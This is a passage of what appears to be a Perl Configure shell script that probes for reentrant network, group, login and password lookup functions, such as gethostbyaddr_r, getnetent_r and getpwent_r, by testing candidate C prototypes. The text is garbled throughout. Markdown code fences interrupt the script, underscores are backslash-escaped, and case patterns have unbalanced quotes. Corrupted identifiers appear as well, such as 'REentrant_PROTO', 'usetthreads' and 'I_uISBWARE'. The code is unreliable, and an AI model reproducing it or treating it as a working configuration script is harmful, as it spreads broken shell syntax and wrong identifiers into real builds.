./protochk "$extern_C $try" $hdrs && getgrgid_r_proto=I_TSBWR ;;

esac

case "$getgrgid_r_proto" in

"|0) try='int getgrgid_r(gid_t, struct group*, char*, int, struct group**);'

./protochk "$extern_C $try" $hdrs && getgrgid_r_proto=I_TSBIR ;;

esac

case "$getgrgid_r_proto" in

"|0) try='int getgrgid_r(gid_t, struct group*, char*, int);'

./protochk "$extern_C $try" $hdrs && getgrgid_r_proto=I_TSBI ;;

esac

case "$getgrgid_r_proto" in

"|0) try='struct group* getgrgid_r(gid_t, struct group*, char*, int);'

./protochk "$extern_C $try" $hdrs && getgrgid_r_proto=S_TSBI ;;

esac

case "$getgrgid_r_proto" in

"|0)      d_getgrgid_r=undef

        getgrgid_r_proto=0

```

```

        echo "Disabling getgrgid_r, cannot determine prototype." >&4 ;;
    * )    case "$getgrgid_r_proto" in
            REENTRANT_PROTO*) ;;

            *) getgrgid_r_proto="REENTRANT_PROTO_$getgrgid_r_proto" ;;

            esac

            echo "Prototype: $try" ;;

        esac

    ;;

    *)    case "$usethreads" in

            define) echo "getgrgid_r has no prototype, not using it." >&4 ;;

            esac

            d_getgrgid_r=undef

            getgrgid_r_proto=0

            ;;

        esac

    ;;

    *)    getgrgid_r_proto=0

    ;;

esac

: see if getgrnam_r exists
set getgrnam_r d_getgrnam_r

eval $inlibc

case "$d_getgrnam_r" in

"$define")

```

```

hdrs="$i_systypes sys/types.h define stdio.h $i_grp grp.h"

case "$d_getgrnam_r_proto:$usethreads" in
":define")      d_getgrnam_r_proto=define
                 set d_getgrnam_r_proto getgrnam_r $hdrs
                 eval $hasproto ;;
*)              ;;
esac

case "$d_getgrnam_r_proto" in
define)
case "$getgrnam_r_proto" in
"|0) try='int getgrnam_r(const char*, struct group*, char*, size_t, struct group**);'
./protochk "$extern_C $try" $hdrs && getgrnam_r_proto=I_CSBWR ;;
esac

case "$getgrnam_r_proto" in
"|0) try='int getgrnam_r(const char*, struct group*, char*, int, struct group**);'
./protochk "$extern_C $try" $hdrs && getgrnam_r_proto=I_CSBIR ;;
esac

case "$getgrnam_r_proto" in
"|0) try='struct group* getgrnam_r(const char*, char*, int);'
./protochk "$extern_C $try" $hdrs && getgrnam_r_proto=S_CBI ;;
esac

case "$getgrnam_r_proto" in
"|0) try='int getgrnam_r(const char*, struct group*, char*, int);'
./protochk "$extern_C $try" $hdrs && getgrnam_r_proto=I_CSBI ;;
esac

```

```

case "$getgrnam_r_proto" in

"|0) try='struct group* getgrnam_r(const char*, struct group*, char*, int);'

./protochk "$extern_C $try" $hdrs && getgrnam_r_proto=S_CSBI ;;

esac

case "$getgrnam_r_proto" in

"|0)    d_getgrnam_r=undef

        getgrnam_r_proto=0

        echo "Disabling getgrnam_r, cannot determine prototype." >&4 ;;

*)      case "$getgrnam_r_proto" in

                REENTRANT_PROTO*) ;;

                *) getgrnam_r_proto="REENTRANT_PROTO_${getgrnam_r_proto}" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "getgrnam_r has no prototype, not using it." >&4 ;;

        esac

        d_getgrnam_r=undef

        getgrnam_r_proto=0

        ;;

esac

;;

*)      getgrnam_r_proto=0

        ;;

```



esac

: see if gethostbyaddr exists

set gethostbyaddr d\_gethbyaddr

eval \$inlibc

: see if gethostbyname exists

set gethostbyname d\_gethbyname

eval \$inlibc

: see if gethostent exists

set gethostent d\_gethent

eval \$inlibc

: see how we will look up host name

echo " "

call=""

if set gethostname val -f d\_gethname; eval \$csym; \$val; then

echo 'gethostname() found.' >&4

d\_gethname="\$define"

call=gethostname

fi

if set uname val -f d\_uname; eval \$csym; \$val; then

if ./xenix; then

\$cat <<'EOM'

uname() was found, but you're running xenix, and older versions of xenix have a broken uname(). If you don't really know whether your xenix is old enough to have a broken system call, use the default answer.

EOM

```
        dflt=y
        case "$d_uname" in
            "$define") dflt=n;;
        esac
        rp='Is your uname() broken?'
        . ./myread
        case "$ans" in
            n*) d_uname="$define"; call=uname;;
        esac
    else
        echo 'uname() found.' >&4
        d_uname="$define"
        case "$call" in
            "") call=uname ;;
        esac
    fi
fi
case "$d_gethname" in
    "") d_gethname="$undef";;
esac
```

```

case "$d_uname" in
") d_uname="$undef";;

esac

case "$d_uname$d_gethname" in
*define*)

    dflt=n

    cat <<EOM

```

Every now and then someone has a `$call()` that lies about the hostname but can't be fixed for political or economic reasons. If you wish, I can pretend `$call()` isn't there and maybe compute hostname at run-time thanks to the '`$phostname`' command.

EOM

```

rp="Shall I ignore $call() from now on?"

. ./myread

case "$ans" in

y*) d_uname="$undef" d_gethname="$undef"; $echo $n "Okay...$c";;

esac;;

esac

case "$phostname" in

") aphostname="";;

*) case "$aphostname" in

    /*) ;;

    *) set X $phostname

```

```

        shift

        file=$1

        shift

        file=`./loc $file $file $pth`

        aphostname=`echo $file $*`

        ;;

    esac

    ;;

esac

case "$d_underscore$d_gethostname" in
*define*) ;;
*)

    case "$phostname" in

        ")

            echo "There will be no way for $package to get your hostname." >&4;;

        *)

            echo "I'll use 'popen('\"$aphostname\", \"r\")' to get your hostname." >&4

            ;;

        esac;;

    esac

esac

case "$d_phostname" in

    ") d_phostname="$undef";;

    esac

: see if gethostbyaddr_r exists

```

```

set gethostbyaddr_r d_gethostbyaddr_r

eval $inlibc

case "$d_gethostbyaddr_r" in
"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_gethostbyaddr_r_proto:$usethreads" in
":define")        d_gethostbyaddr_r_proto=define

        set d_gethostbyaddr_r_proto gethostbyaddr_r $hdrs

        eval $hasproto ;;

*)                ;;

    esac

    case "$d_gethostbyaddr_r_proto" in
define)

    case "$gethostbyaddr_r_proto" in

        "|0) try='int gethostbyaddr_r(const char*, size_t, int, struct hostent*, char*, size_t, struct
hostent**, int*);'

        ./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=I_CWISBWRE ;;

    esac

    case "$gethostbyaddr_r_proto" in

        "|0) try='struct hostent* gethostbyaddr_r(const char*, size_t, int, struct hostent*, char*, size_t,
int, int*);'

        ./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_CWISBWIE ;;

    esac

    case "$gethostbyaddr_r_proto" in

        "|0) try='struct hostent* gethostbyaddr_r(const char*, size_t, int, struct hostent*, char*, int,
int*);'

        ./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_CWISBIE ;;

```

```

esac

case "$gethostbyaddr_r_proto" in

"|0) try='struct hostent* gethostbyaddr_r(const void*, size_t, int, struct hostent*, char*, int,
int*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_TWISBIE ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='struct hostent* gethostbyaddr_r(const char*, int, int, struct hostent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_CIISBIE ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='struct hostent* gethostbyaddr_r(const char*, struct hostent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_CSBIE ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='struct hostent* gethostbyaddr_r(const void*, struct hostent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=S_TSBIE ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='int gethostbyaddr_r(const char*, size_t, int, struct hostent*, struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=I_CWISD ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='int gethostbyaddr_r(const char*, int, int, struct hostent*, struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=I_CIISD ;;

esac

```

```

case "$gethostbyaddr_r_proto" in

"|0) try='int gethostbyaddr_r(const char*, int, int);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=I_CII ;;

esac

case "$gethostbyaddr_r_proto" in

"|0) try='int gethostbyaddr_r(const void*, socklen_t, int, struct hostent*, char*, size_t, struct
hostent**, int*);'

./protochk "$extern_C $try" $hdrs && gethostbyaddr_r_proto=I_TsISBWRE ;;

esac

case "$gethostbyaddr_r_proto" in

"|0)    d_gethostbyaddr_r=undef

        gethostbyaddr_r_proto=0

        echo "Disabling gethostbyaddr_r, cannot determine prototype." >&4 ;;

*)     case "$gethostbyaddr_r_proto" in

        REENTRANT_PROTO*) ;;

        *) gethostbyaddr_r_proto="REENTRANT_PROTO_$gethostbyaddr_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

define) echo "gethostbyaddr_r has no prototype, not using it." >&4 ;;

        esac

        d_gethostbyaddr_r=undef

        gethostbyaddr_r_proto=0

        ;;

```

```

        esac

        ;;

*)    gethostbyaddr_r_proto=0

        ;;

esac

: see if gethostbyname_r exists

set gethostbyname_r d_gethostbyname_r

eval $inlibc

case "$d_gethostbyname_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_gethostbyname_r_proto:$usethreads" in

        ":define")    d_gethostbyname_r_proto=define

                        set d_gethostbyname_r_proto gethostbyname_r $hdrs

                        eval $hasproto ;;

    *)                ;;

    esac

    case "$d_gethostbyname_r_proto" in

        define)

            case "$gethostbyname_r_proto" in

                "|0) try='int gethostbyname_r(const char*, struct hostent*, char*, size_t, struct hostent**,
int*);'"

                ./protochk "$extern_C $try" $hdrs && gethostbyname_r_proto=I_CSBWRE ;;

            esac

            case "$gethostbyname_r_proto" in

```



```

"|0) try='struct hostent* gethostbyname_r(const char*, struct hostent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && gethostbyname_r_proto=S_CSBIE ;;

esac

case "$gethostbyname_r_proto" in

"|0) try='int gethostbyname_r(const char*, struct hostent*, struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && gethostbyname_r_proto=I_CSD ;;

esac

case "$gethostbyname_r_proto" in

"|0)    d_gethostbyname_r=undef

        gethostbyname_r_proto=0

        echo "Disabling gethostbyname_r, cannot determine prototype." >&4 ;;

*)      case "$gethostbyname_r_proto" in

                REENTRANT_PROTO*) ;;

                *) gethostbyname_r_proto="REENTRANT_PROTO_$gethostbyname_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "gethostbyname_r has no prototype, not using it." >&4 ;;

        esac

        d_gethostbyname_r=undef

        gethostbyname_r_proto=0

        ;;

esac

```

```

;;
*)    gethostbyname_r_proto=0
;;
esac

: see if gethostent_r exists
set gethostent_r d_gethostent_r
eval $inlibc
case "$d_gethostent_r" in
"$define")
    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"
    case "$d_gethostent_r_proto:$usethreads" in
":define")    d_gethostent_r_proto=define
                set d_gethostent_r_proto gethostent_r $hdrs
                eval $hasproto ;;
*)            ;;
    esac
    case "$d_gethostent_r_proto" in
define)
    case "$gethostent_r_proto" in
"|0) try='int gethostent_r(struct hostent*, char*, size_t, struct hostent**, int*);'
./protochk "$extern_C $try" $hdrs && gethostent_r_proto=I_SBWRE ;;
    esac
    case "$gethostent_r_proto" in
"|0) try='int gethostent_r(struct hostent*, char*, int, int*);'

```

```

./protochk "$extern_C $try" $hdrs && gethostent_r_proto=I_SBIE ;;

esac

case "$gethostent_r_proto" in

"|0) try='struct hostent* gethostent_r(struct hostent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && gethostent_r_proto=S_SBIE ;;

esac

case "$gethostent_r_proto" in

"|0) try='struct hostent* gethostent_r(struct hostent*, char*, int);'

./protochk "$extern_C $try" $hdrs && gethostent_r_proto=S_SBI ;;

esac

case "$gethostent_r_proto" in

"|0) try='int gethostent_r(struct hostent*, char*, int);'

./protochk "$extern_C $try" $hdrs && gethostent_r_proto=I_SBI ;;

esac

case "$gethostent_r_proto" in

"|0) try='int gethostent_r(struct hostent*, struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && gethostent_r_proto=I_SD ;;

esac

case "$gethostent_r_proto" in

"|0)    d_gethostent_r=undef

        gethostent_r_proto=0

        echo "Disabling gethostent_r, cannot determine prototype." >&4 ;;

* )    case "$gethostent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) gethostent_r_proto="REENTRANT_PROTO_$gethostent_r_proto" ;;

```

```

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)    case "$usethreads" in

        define) echo "gethostent_r has no prototype, not using it." >&4 ;;

        esac

        d_gethostent_r=undef

        gethostent_r_proto=0

        ;;

    esac

;;

*)    gethostent_r_proto=0

        ;;

esac

```

: see if prototypes for various gethostxxx netdb.h functions are available

```
echo " "
```

```
set d_gethostprotos gethostent $i_netdb netdb.h
```

```
eval $hasproto
```

: see if getitimer exists

```
set getitimer d_getitimer
```

```
eval $inlibc
```

: see if getlogin exists

set getlogin d\_getlogin

eval \$inlibc

: see if getlogin\_r exists

set getlogin\_r d\_getlogin\_r

eval \$inlibc

case "\$d\_getlogin\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_unistd unistd.h"

case "\$d\_getlogin\_r\_proto:\$usethreads" in

":define") d\_getlogin\_r\_proto=define

set d\_getlogin\_r\_proto getlogin\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_getlogin\_r\_proto" in

define)

case "\$getlogin\_r\_proto" in

"|0) try='int getlogin\_r(char\*, size\_t);'

./protochk "\$extern\_C \$try" \$hdrs && getlogin\_r\_proto=I\_BW ;;

esac

case "\$getlogin\_r\_proto" in

"|0) try='int getlogin\_r(char\*, int);'

./protochk "\$extern\_C \$try" \$hdrs && getlogin\_r\_proto=I\_BI ;;

```

esac

case "$getlogin_r_proto" in

"|0) try='char* getlogin_r(char*, size_t);'

./protochk "$extern_C $try" $hdrs && getlogin_r_proto=B_BW ;;

esac

case "$getlogin_r_proto" in

"|0) try='char* getlogin_r(char*, int);'

./protochk "$extern_C $try" $hdrs && getlogin_r_proto=B_BI ;;

esac

case "$getlogin_r_proto" in

"|0)    d_getlogin_r=undef

        getlogin_r_proto=0

        echo "Disabling getlogin_r, cannot determine prototype." >&4 ;;

*) )    case "$getlogin_r_proto" in

        REENTRANT_PROTO*) ;;

        *) getlogin_r_proto="REENTRANT_PROTO_$getlogin_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "getlogin_r has no prototype, not using it." >&4 ;;

        esac

        d_getlogin_r=undef

        getlogin_r_proto=0

```

```
;;  
esac  
  
;;  
*)    getlogin_r_proto=0  
  
;;  
esac
```

: see if getmnt exists

set getmnt d\_getmnt

eval \$inlibc

: see if getmntent exists

set getmntent d\_getmntent

eval \$inlibc

: see if getnameinfo exists

set getnameinfo d\_getnameinfo

eval \$inlibc

: see if getnetbyaddr exists

set getnetbyaddr d\_getnbyaddr

eval \$inlibc

: see if getnetbyname exists

set getnetbyname d\_getnbyname

```
eval $inlibc
```

```
: see if getnetent exists
```

```
set getnetent d_getnetent
```

```
eval $inlibc
```

```
: see if getnetbyaddr_r exists
```

```
set getnetbyaddr_r d_getnetbyaddr_r
```

```
eval $inlibc
```

```
case "$d_getnetbyaddr_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"
```

```
    case "$d_getnetbyaddr_r_proto:$usethreads" in
```

```
        ":define")      d_getnetbyaddr_r_proto=define
```

```
            set d_getnetbyaddr_r_proto getnetbyaddr_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_getnetbyaddr_r_proto" in
```

```
        define)
```

```
            case "$getnetbyaddr_r_proto" in
```

```
                "|0) try='int getnetbyaddr_r(unsigned long, int, struct netent*, char*, size_t, struct netent**,  
int*);'"
```

```
                ./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_UISBWRE ;;
```

```
            esac
```

```
            case "$getnetbyaddr_r_proto" in
```



```

"|0) try='int getnetbyaddr_r(long, int, struct netent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_LISBI ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='struct netent* getnetbyaddr_r(in_addr_t, int, struct netent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=S_TISBI ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='struct netent* getnetbyaddr_r(long, int, struct netent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=S_LISBI ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='int getnetbyaddr_r(in_addr_t, int, struct netent*, struct netent_data*);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_TISD ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='int getnetbyaddr_r(long, int, struct netent*, struct netent_data*);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_LISD ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='int getnetbyaddr_r(int, int, struct netent*, struct netent_data*);'

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_IISD ;;

esac

case "$getnetbyaddr_r_proto" in

"|0) try='int getnetbyaddr_r(uint32_t, int, struct netent*, char*, size_t, struct netent**, int*);'

```

```

./protochk "$extern_C $try" $hdrs && getnetbyaddr_r_proto=I_uISBWARE ;;

esac

case "$getnetbyaddr_r_proto" in

"|0)    d_getnetbyaddr_r=undef

        getnetbyaddr_r_proto=0

        echo "Disabling getnetbyaddr_r, cannot determine prototype." >&4 ;;

*)     case "$getnetbyaddr_r_proto" in

        REENTRANT_PROTO*) ;;

        *) getnetbyaddr_r_proto="REENTRANT_PROTO_$getnetbyaddr_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

        define) echo "getnetbyaddr_r has no prototype, not using it." >&4 ;;

        esac

        d_getnetbyaddr_r=undef

        getnetbyaddr_r_proto=0

        ;;

esac

;;

*)     getnetbyaddr_r_proto=0

        ;;

esac

```

: see if getnetbyname\_r exists

set getnetbyname\_r d\_getnetbyname\_r

eval \$inlibc

case "\$d\_getnetbyname\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_netdb netdb.h"

case "\$d\_getnetbyname\_r\_proto:\$usethreads" in

":define") d\_getnetbyname\_r\_proto=define

set d\_getnetbyname\_r\_proto getnetbyname\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_getnetbyname\_r\_proto" in

define)

case "\$getnetbyname\_r\_proto" in

"|0) try='int getnetbyname\_r(const char\*, struct netent\*, char\*, size\_t, struct netent\*\*, int\*);'

./protochk "\$extern\_C \$try" \$hdrs && getnetbyname\_r\_proto=I\_CSBWRE ;;

esac

case "\$getnetbyname\_r\_proto" in

"|0) try='int getnetbyname\_r(const char\*, struct netent\*, char\*, int);'

./protochk "\$extern\_C \$try" \$hdrs && getnetbyname\_r\_proto=I\_CSBI ;;

esac

case "\$getnetbyname\_r\_proto" in

"|0) try='struct netent\* getnetbyname\_r(const char\*, struct netent\*, char\*, int);'

./protochk "\$extern\_C \$try" \$hdrs && getnetbyname\_r\_proto=S\_CSBI ;;

```

esac

case "$getnetbyname_r_proto" in

"|0) try='int getnetbyname_r(const char*, struct netent*, struct netent_data*);'

./protochk "$extern_C $try" $hdrs && getnetbyname_r_proto=I_CSD ;;

esac

case "$getnetbyname_r_proto" in

"|0)    d_getnetbyname_r=undef

        getnetbyname_r_proto=0

        echo "Disabling getnetbyname_r, cannot determine prototype." >&4 ;;

*)     case "$getnetbyname_r_proto" in

        REENTRANT_PROTO*) ;;

        *) getnetbyname_r_proto="REENTRANT_PROTO_${getnetbyname_r_proto}" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

        define) echo "getnetbyname_r has no prototype, not using it." >&4 ;;

        esac

        d_getnetbyname_r=undef

        getnetbyname_r_proto=0

        ;;

esac

;;

*)     getnetbyname_r_proto=0

```

```

;;

esac

: see if getnetent_r exists

set getnetent_r d_getnetent_r

eval $inlibc

case "$d_getnetent_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_getnetent_r_proto:$usethreads" in

":define")        d_getnetent_r_proto=define

        set d_getnetent_r_proto getnetent_r $hdrs

        eval $hasproto ;;

*)                ;;

    esac

    case "$d_getnetent_r_proto" in

define)

    case "$getnetent_r_proto" in

"|0) try='int getnetent_r(struct netent*, char*, size_t, struct netent**, int*);'

./protochk "$extern_C $try" $hdrs && getnetent_r_proto=I_SBWRE ;;

    esac

    case "$getnetent_r_proto" in

"|0) try='int getnetent_r(struct netent*, char*, int, int*);'

./protochk "$extern_C $try" $hdrs && getnetent_r_proto=I_SBIE ;;

    esac

```

```

case "$getnetent_r_proto" in
    "|0) try='struct netent* getnetent_r(struct netent*, char*, int, int*);'
    ./protochk "$extern_C $try" $hdrs && getnetent_r_proto=S_SBIE ;;
esac

case "$getnetent_r_proto" in
    "|0) try='struct netent* getnetent_r(struct netent*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && getnetent_r_proto=S_SBI ;;
esac

case "$getnetent_r_proto" in
    "|0) try='int getnetent_r(struct netent*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && getnetent_r_proto=I_SBI ;;
esac

case "$getnetent_r_proto" in
    "|0) try='int getnetent_r(struct netent*, struct netent_data*);'
    ./protochk "$extern_C $try" $hdrs && getnetent_r_proto=I_SD ;;
esac

case "$getnetent_r_proto" in
    "|0)    d_getnetent_r=undef
           getnetent_r_proto=0
           echo "Disabling getnetent_r, cannot determine prototype." >&4 ;;
* )    case "$getnetent_r_proto" in
        REENTRANT_PROTO*) ;;
        *) getnetent_r_proto="REENTRANT_PROTO_$getnetent_r_proto" ;;
    esac
    echo "Prototype: $try" ;;

```

```

    esac

    ;;

    *)      case "$usethreads" in
              define) echo "getnetent_r has no prototype, not using it." >&4 ;;
              esac

              d_getnetent_r=undef

              getnetent_r_proto=0

              ;;

            esac

            ;;

    *)      getnetent_r_proto=0

            ;;

    esac

```

: see if prototypes for various getnetxxx netdb.h functions are available

```
echo " "
```

```
set d_getnetprotos getnetent $i_netdb netdb.h
```

```
eval $hasproto
```

: see if getpagesize exists

```
set getpagesize d_getpagsz
```

```
eval $inlibc
```

: Optional checks for getprotobyname and getprotobyname

: see if getprotobyname exists

set getprotobyname d\_getpbyname

eval \$inlibc

: see if getprotobynumber exists

set getprotobynumber d\_getpbynumber

eval \$inlibc

: see if getprotoent exists

set getprotoent d\_getpent

eval \$inlibc

: see if getpgid exists

set getpgid d\_getpgid

eval \$inlibc

: see if getpgrp2 exists

set getpgrp2 d\_getpgrp2

eval \$inlibc

: see if getppid exists

set getppid d\_getppid

eval \$inlibc

: see if getpriority exists



```
set getpriority d_getprior
```

```
eval $inlibc
```

```
: see if getprotobyname_r exists
```

```
set getprotobyname_r d_getprotobyname_r
```

```
eval $inlibc
```

```
case "$d_getprotobyname_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"
```

```
    case "$d_getprotobyname_r_proto:$usetthreads" in
```

```
        ":define")      d_getprotobyname_r_proto=define
```

```
                        set d_getprotobyname_r_proto getprotobyname_r $hdrs
```

```
                        eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_getprotobyname_r_proto" in
```

```
        define)
```

```
        case "$getprotobyname_r_proto" in
```

```
            "|0) try='int getprotobyname_r(const char*, struct protoent*, char*, size_t, struct protoent**);'
```

```
            ./protochk "$extern_C $try" $hdrs && getprotobyname_r_proto=I_CSBWR ;;
```

```
        esac
```

```
        case "$getprotobyname_r_proto" in
```

```
            "|0) try='struct protoent* getprotobyname_r(const char*, struct protoent*, char*, int);'
```

```
            ./protochk "$extern_C $try" $hdrs && getprotobyname_r_proto=S_CSBI ;;
```

```
        esac
```

```

case "$getprotobyname_r_proto" in
    "|0) try='int getprotobyname_r(const char*, struct protoent*, struct protoent_data*);'
    ./protochk "$extern_C $try" $hdrs && getprotobyname_r_proto=I_CSD ;;
esac

case "$getprotobyname_r_proto" in
    "|0)    d_getprotobyname_r=undef
            getprotobyname_r_proto=0

            echo "Disabling getprotobyname_r, cannot determine prototype." >&4 ;;
*)        case "$getprotobyname_r_proto" in
            REENTRANT_PROTO*) ;;

            *) getprotobyname_r_proto="REENTRANT_PROTO_${getprotobyname_r_proto}" ;;

            esac

            echo "Prototype: $try" ;;
esac

;;

*)        case "$usethreads" in

            define) echo "getprotobyname_r has no prototype, not using it." >&4 ;;

            esac

            d_getprotobyname_r=undef

            getprotobyname_r_proto=0

            ;;

esac

;;

*)        getprotobyname_r_proto=0

;;

```

esac

: see if getprotobynumber\_r exists

set getprotobynumber\_r d\_getprotobynumber\_r

eval \$inlibc

case "\$d\_getprotobynumber\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_netdb netdb.h"

case "\$d\_getprotobynumber\_r\_proto:\$usethreads" in

":define") d\_getprotobynumber\_r\_proto=define

set d\_getprotobynumber\_r\_proto getprotobynumber\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_getprotobynumber\_r\_proto" in

define)

case "\$getprotobynumber\_r\_proto" in

"|0) try='int getprotobynumber\_r(int, struct protoent\*, char\*, size\_t, struct protoent\*\*);'

./protochk "\$extern\_C \$try" \$hdrs && getprotobynumber\_r\_proto=I\_ISBWR ;;

esac

case "\$getprotobynumber\_r\_proto" in

"|0) try='struct protoent\* getprotobynumber\_r(int, struct protoent\*, char\*, int);'

./protochk "\$extern\_C \$try" \$hdrs && getprotobynumber\_r\_proto=S\_ISBI ;;

esac

case "\$getprotobynumber\_r\_proto" in

```

"|0) try='int getprotobynumber_r(int, struct protoent*, struct protoent_data*);'
./protochk "$extern_C $try" $hdrs && getprotobynumber_r_proto=I_ISD ;;

esac

case "$getprotobynumber_r_proto" in

"|0)    d_getprotobynumber_r=undef
        getprotobynumber_r_proto=0

        echo "Disabling getprotobynumber_r, cannot determine prototype." >&4 ;;

*)      case "$getprotobynumber_r_proto" in

        REentrant_PROTO*) ;;

        *) getprotobynumber_r_proto="REentrant_PROTO_$getprotobynumber_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

define) echo "getprotobynumber_r has no prototype, not using it." >&4 ;;

        esac

        d_getprotobynumber_r=undef

        getprotobynumber_r_proto=0

        ;;

esac

;;

*)      getprotobynumber_r_proto=0

        ;;

esac

```

```

: see if getprotoent_r exists

set getprotoent_r d_getprotoent_r

eval $inlibc

case "$d_getprotoent_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_getprotoent_r_proto:$usethreads" in

        ":define")
            d_getprotoent_r_proto=define

            set d_getprotoent_r_proto getprotoent_r $hdrs

            eval $hasproto ;;

        *)
            ;;

    esac

    case "$d_getprotoent_r_proto" in

        define)

            case "$getprotoent_r_proto" in

                "|0) try='int getprotoent_r(struct protoent*, char*, size_t, struct protoent**);'

                ./protochk "$extern_C $try" $hdrs && getprotoent_r_proto=I_SBWR ;;

            esac

            case "$getprotoent_r_proto" in

                "|0) try='int getprotoent_r(struct protoent*, char*, int);'

                ./protochk "$extern_C $try" $hdrs && getprotoent_r_proto=I_SBI ;;

            esac

            case "$getprotoent_r_proto" in

                "|0) try='struct protoent* getprotoent_r(struct protoent*, char*, int);'

```

```

./protochk "$extern_C $try" $hdrs && getprotoent_r_proto=S_SBI ;;

esac

case "$getprotoent_r_proto" in

"|0) try='int getprotoent_r(struct protoent*, struct protoent_data*);'

./protochk "$extern_C $try" $hdrs && getprotoent_r_proto=I_SD ;;

esac

case "$getprotoent_r_proto" in

"|0)  d_getprotoent_r=undef

      getprotoent_r_proto=0

      echo "Disabling getprotoent_r, cannot determine prototype." >&4 ;;

*)   case "$getprotoent_r_proto" in

      REENTRANT_PROTO*) ;;

      *) getprotoent_r_proto="REENTRANT_PROTO_$getprotoent_r_proto" ;;

      esac

      echo "Prototype: $try" ;;

esac

;;

*)   case "$usethreads" in

      define) echo "getprotoent_r has no prototype, not using it." >&4 ;;

      esac

      d_getprotoent_r=undef

      getprotoent_r_proto=0

      ;;

esac

;;

```

```
*)      getprotoent_r_proto=0
```

```
;;
```

```
esac
```

```
: see if prototypes for various getprotoxxx netdb.h functions are available
```

```
echo " "
```

```
set d_getprotoprotos getprotoent $i_netdb netdb.h
```

```
eval $hasproto
```

```
: see if getprpwnam exists
```

```
set getprpwnam d_getprpwnam
```

```
eval $inlibc
```

```
: see if getpwent exists
```

```
set getpwent d_getpwent
```

```
eval $inlibc
```

```
: see if getpwent_r exists
```

```
set getpwent_r d_getpwent_r
```

```
eval $inlibc
```

```
case "$d_getpwent_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_pwd pwd.h"
```

```
    case "$d_getpwent_r_proto:$usethreads" in
```

```
        ":define")      d_getpwent_r_proto=define
```

```

        set d_getpwent_r_proto getpwent_r $hdrs

        eval $hasproto ;;

*)      ;;

esac

case "$d_getpwent_r_proto" in
define)

case "$getpwent_r_proto" in

"|0) try='int getpwent_r(struct passwd*, char*, size_t, struct passwd**);'

./protochk "$extern_C $try" $hdrs && getpwent_r_proto=L_SBWR ;;

esac

case "$getpwent_r_proto" in

"|0) try='int getpwent_r(struct passwd*, char*, int, struct passwd**);'

./protochk "$extern_C $try" $hdrs && getpwent_r_proto=L_SBIR ;;

esac

case "$getpwent_r_proto" in

"|0) try='struct passwd* getpwent_r(struct passwd*, char*, size_t);'

